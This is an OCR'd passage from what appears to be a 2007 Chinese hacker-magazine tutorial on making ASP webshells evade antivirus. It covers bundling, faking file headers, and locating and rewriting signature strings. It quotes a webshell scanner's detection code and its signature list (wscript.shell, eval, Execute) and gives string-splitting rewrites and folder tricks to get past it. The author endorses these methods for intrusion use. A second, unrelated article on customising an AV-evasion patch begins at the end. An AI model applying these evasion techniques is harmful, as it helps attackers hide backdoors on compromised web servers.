


图7　捆绑其他格式木马




图8　打开一句话客户端进行连接

经将它解释成图片了，所以用大马捆绑的话，所执行的内容是不会显示出来的。

三、文件头欺骗

上面两种方法比较老了，现在介绍一种新颖点的。在2007年5月的《黑客手册》里，马骏介绍了bbsxp程序的文件头欺骗上传漏洞，相信大家又入侵了一批bbsxp的网站。那么，文件头可以欺骗服务器继而上传，又能不能欺骗杀毒软件进行asp木马免杀呢？告诉大家，答案是肯定的。

首先将其他文件格式的文件头，例如：gif、exe、rar加入到asp木马中，如图9。




图9　将文件头添加到ASP木马中

在这里，我加入的是php脚本的文件头，大家可以用记事本打开文件得知其文件格式的文件头，如图10。




图10　用记事本打开文件获得文件头

其中“MZP”就是exe的文件头，然后用卡巴斯基扫描，如图11。

如果还被杀的话，可以换下文件头，或者多个文件头组合进行欺骗，效果会更好。

我的评价：只是通过加入其他文件格式的文件头欺骗杀毒软件免杀asp木马，这种方法比较新颖，既不会损坏源代码，效果也很好，推荐大家使用。




图11　卡巴斯基扫描结果

四、定位

这里用到的是lake写的文本特征码定位器，还是以落叶纷飞asp为例，选好木马后设置“替换字节”，然后“定位”，在程序同一目录下就会生成一个out文件夹，并且生成完毕后弹出窗口，如图12。




图12　定位文本特征码

先不要急着按“确定”，对其生成文件夹用NOD32查杀，然后再回到窗口“确定”，就会在同目录下生成一个report.htm的报告文件。将其打开，找到红色字符串地方，这些就是特征字符了。将其复制到L.S.T的ASP木马免杀辅助工具上按“随机转”，如图13。




图13　ASP木马免杀辅助工具

最后将生成的代码覆盖回去，再查杀，发现已经过了。

我的评价：定位无疑是对付杀毒软件最有效、最根源的方法之一了，建议大家定位一些老牌asp木马，例如海洋，老兵那些。新的asp木马，诸如十三，已经被杀毒软件虎视眈眈了。

专杀篇

一、原理

雷客图ASP站长安全助手是基于asp脚本的asp木马专杀，最新出到1.6版本了，如果想要过它的话，就得从它的源码进行分析，找到相关判断语句的内容，分析后再有针对性地修改asp木马即可。下面来分析admin_scanshell.asp的代码，获知它是通过什么来判断asp木马的。

```
<%
server.scripttimeout = 600
dimfileext = "asp,cer,asa,cdx" '扫描指定文件类型
dim report, sun, sumfiles, sumfolders '定义变量

    sun = 0
    sumfiles = 0
    sumfolders = 1
    requestpath = request.form("path")
    if requestpath = "" or instr(requestpath,"..\") then
            response.write("no hack")
            response.end()
    end if
    timer1 = timer
    if requestpath = "\" then
            tmppath = server.mappath("\")
    elseif requestpath = "." then
            tmppath = server.mappath(".")
    else
            tmppath = server.mappath("\" & requestpath)
    end if
    call showallfile(tmppath) '以上代码都是如此获取扫描路径
%>
```

这里可以看出，只是扫描asp、cer、asa、cdx的后缀，对于htr和其他扩展名它是管不着的，所以我们上传htr、php、jsp都可以避过这个专杀。有经验的朋友可能又会说：将asp木马改为jpg或其他格式，然后用include函数包含asp木马，不就行了吗？非也非也，我们继续再往下看代码……

```
<%
sub showallfile(path) '定义SUB子程序
    on error resume next '容错语句
    if not response.isclientconnected then response.end() '检查浏览器
和服务器是否还在链接
    set fso = createobject("scripting.filesystemobject") '建立FSO 对象
    if not fso.folderexists(path) then exit sub 'if判断，如果路径不存在
则退出 SUB 子程序，否则继续往下执行
    set f = fso.getfolder(path) '提取 path 所在路径
    set fc2 = f.files '取得这个目录下的文件
    for each myfile in fc2 'for 循环，获取每个文件
            if err then response.write("权限不足，不能检查目录 <b>
"&path&"</b><br>"):exit sub '错误处理，退出SUB子程序
            if checkext(fso.getextensionname(path&"\"&myfile.name))
then '使用 checkext 函数判断
                    call scanfile(path&temp&"\"&myfile.name, "")
'对指定文件类型进行扫描
                    sumfiles = sumfiles + 1
            end if
    next
    set fc = f.subfolders '取得二级目录路径
    for each f1 in fc 'for循环，获取每个文件
            showallfile path&"\"&f1.name '递归调用
            sumfolders = sumfolders + 1
    next
    set fso = nothing
end sub
%>
```

这部分我做了相关注释，主要是遍历处理 path 及其子目录所有文件，并且 path 是通过 request 方式获得相对路径。

```
sub scanfile(filepath, infile)
    if infile <> "" then
            infiles = "<font color=red>该文件被<a href=""http://
"&request.servervariables("server_name")&"/"&turlencode(infile)&"""
target=_blank>"& infile & "</a>文件包含执行</font>"
    end if
    temp = "<a href=""http://"&request.servervariables("server_name")
&"/"&turlencode(replace(replace(filepath,server.mappath("\")&"\","",1,1,1),
"\","/"))&""" target=_blank>"&replace(filepath,server.mappath("\")&"\","",
1,1,1)&"</a>"
    on error resume next
    set tstream = server.createobject("adodb.stream")
    tstream.type = 1
    tstream.mode = 3
    tstream.open
    tstream.position=0
    tstream.loadfromfile filepath
    if err then exit sub end if
    tstream.type = 2
    tstream.charset = "gb2312"
    do until tstream.eos
            filetxt = filetxt & lcase(replace(tstream.readtext(102400),
chr(0), ""))
    loop
    tstream.close()
    set tstream = nothing

    set fsos = createobject("scripting.filesystemobject")
    if len(filetxt) >0 then
            '特征码检查
            filetxt = vbcrlf & filetxt
                    'check "wscr"&domybest&"ipt.shell"
                    if instr( filetxt, lcase("wscr"&domybest&"ipt.
shell") ) or instr( filetxt, lcase("clsid:72c24dd5-d70a"&domybest&"-438b-
8a42-98424b88afb8") ) then
                            report = report&"<tr><td>"&temp&"
</td><td>wscr"&domybest&"ipt.shell 或者 clsid:72c24dd5-
d70a"&domybest&"-438b-8a42-98424b88afb8</td><td><font color=red>危
险组件，一般被 asp 木马利用</font>"&infiles&"</td><td>"&getdatecreate
(filepath)&"<br>"&getdatemodify(filepath)&"</td></tr>"
                            sun = sun + 1
                    end if '判断asp 程序里是否含有"wscript.
shell"这个字符串和对应 CLSID
```

毋庸置疑，雷客图ASP站长安全助手是采用特征码对比验证来判断每个asp程序是否为木马的，而且还追杀用include函数包含的文件，可以算是一个小型的杀毒软件了。由于代码较多，我就抽取一部分进行说明，其他的代码大同小异。认真看看上面的代码，其实我们可以"以其人之道治其人之身"。他为了防止误杀自己，特意写成"wscr"&domybest&"ipt.shell"，懂点asp知识的朋友都知道"&"是连接符，解释的时候会变回"wscript.shell"。

特征码有：

wscript.shell组件，shell.application组件，(vbscript|jscript|javascript).encode，eval 函数，Execute 函数，ExecuteStatement 函数，createtextfile 函数，opentextfile 函数，savetofile 函数，save&saveas 函数，run 函数，exec 函数，shellexecute 函数，create 函数。

最后多嘴一句，如果想用加密技术改变特征字符是行不通的，因为程序还会检查程序是否被加密，一般asp程序是不会加密的。

二、实战

如果是2003服务器则可以建立一个"nohack.asp"这样的文件夹，然后把asp木马改为非asp格式扔进这个目录里，可以避过专杀；而2000服务器可以采用添加应用程序扩展的方法，这两个都很简单，不会的朋友详见百度。我们来修改特征字符，用记事本打开asp木马，"编辑"－"替换"。例如wscript.shell可以改为wscript"&Tommie&".shell，shell.application改为sh"&T&"el"&o&"l."&m&"application，改好后"全部替换"，然后再修改下一处特征。

写在最后

最后留下自己的博客：www.deadrain.cn。特征比较多，嫌麻烦的朋友可以到我博客下载，有不明白的地方欢迎来nohack论坛或者到我博客留言交流。论坛Id：Tommie。

【本文介绍的目标程序和相关工具已收录在本期光盘中】

编辑点评：

ASP木马，其实和EXE类型的木马一样需要经过免杀处理后，才不会被杀软一下子无情地杀害。一般来说，常见的就是加密，因为一加密后，就变成了乱码，基本很难看懂，所以还是能够骗过杀软的。除了加密，作者还介绍捆绑、文件头欺骗等方法，并介绍原理分析。通过学习后，我们也能创造出更多的免杀方法。



软件个性美化DIY之免杀补丁的个性打造



图 CC

从本文你可以学习到：
如何打造个性化的免杀补丁

在《黑客手册》2007年第8期中我们介绍了制作属于自己的通用免杀壳补丁，但是这样做出来的补丁很丑陋，今天就教大家美化它的方法。主要的想法是：在程序启动之前先弹出个框，框上写着作者的个人信息；对话框上的按钮风格修改；还有就是在原本没有图片的软件界面上手工添加一个漂亮的图片。下面开始操作，用到的工具有ODbyDYK v1.10、peditor 1.7、ResHacker 3.5 Plus版、CodeFusion Wizard_3.0 汉化版。




图2 CodeFusion Wizard主界面

一、在程序启动之前先弹出个消息框的美化方法




图1 个性消息框

是不是看过别人的软件启动之后，弹出了一个迷人的消息框，上面写着联系信息、作者的网名等，很羡慕吧，如图1。

拿出上次自己亲手做的补丁吧，来开始美化，我们重新生成一个补丁做演示，不是原来的那个免杀补丁了，一个空白的随意生成的补丁。主要讲述美化过程，忽略补丁的内在。当然不只这个免杀补丁可以美化，其它的也是可以美化的。我们的美化从启动CodeFusion Wizard_3.0 汉化版生成补丁开始，打开CodeFusion Wizard，如图2。




图3 去掉打钩的选项

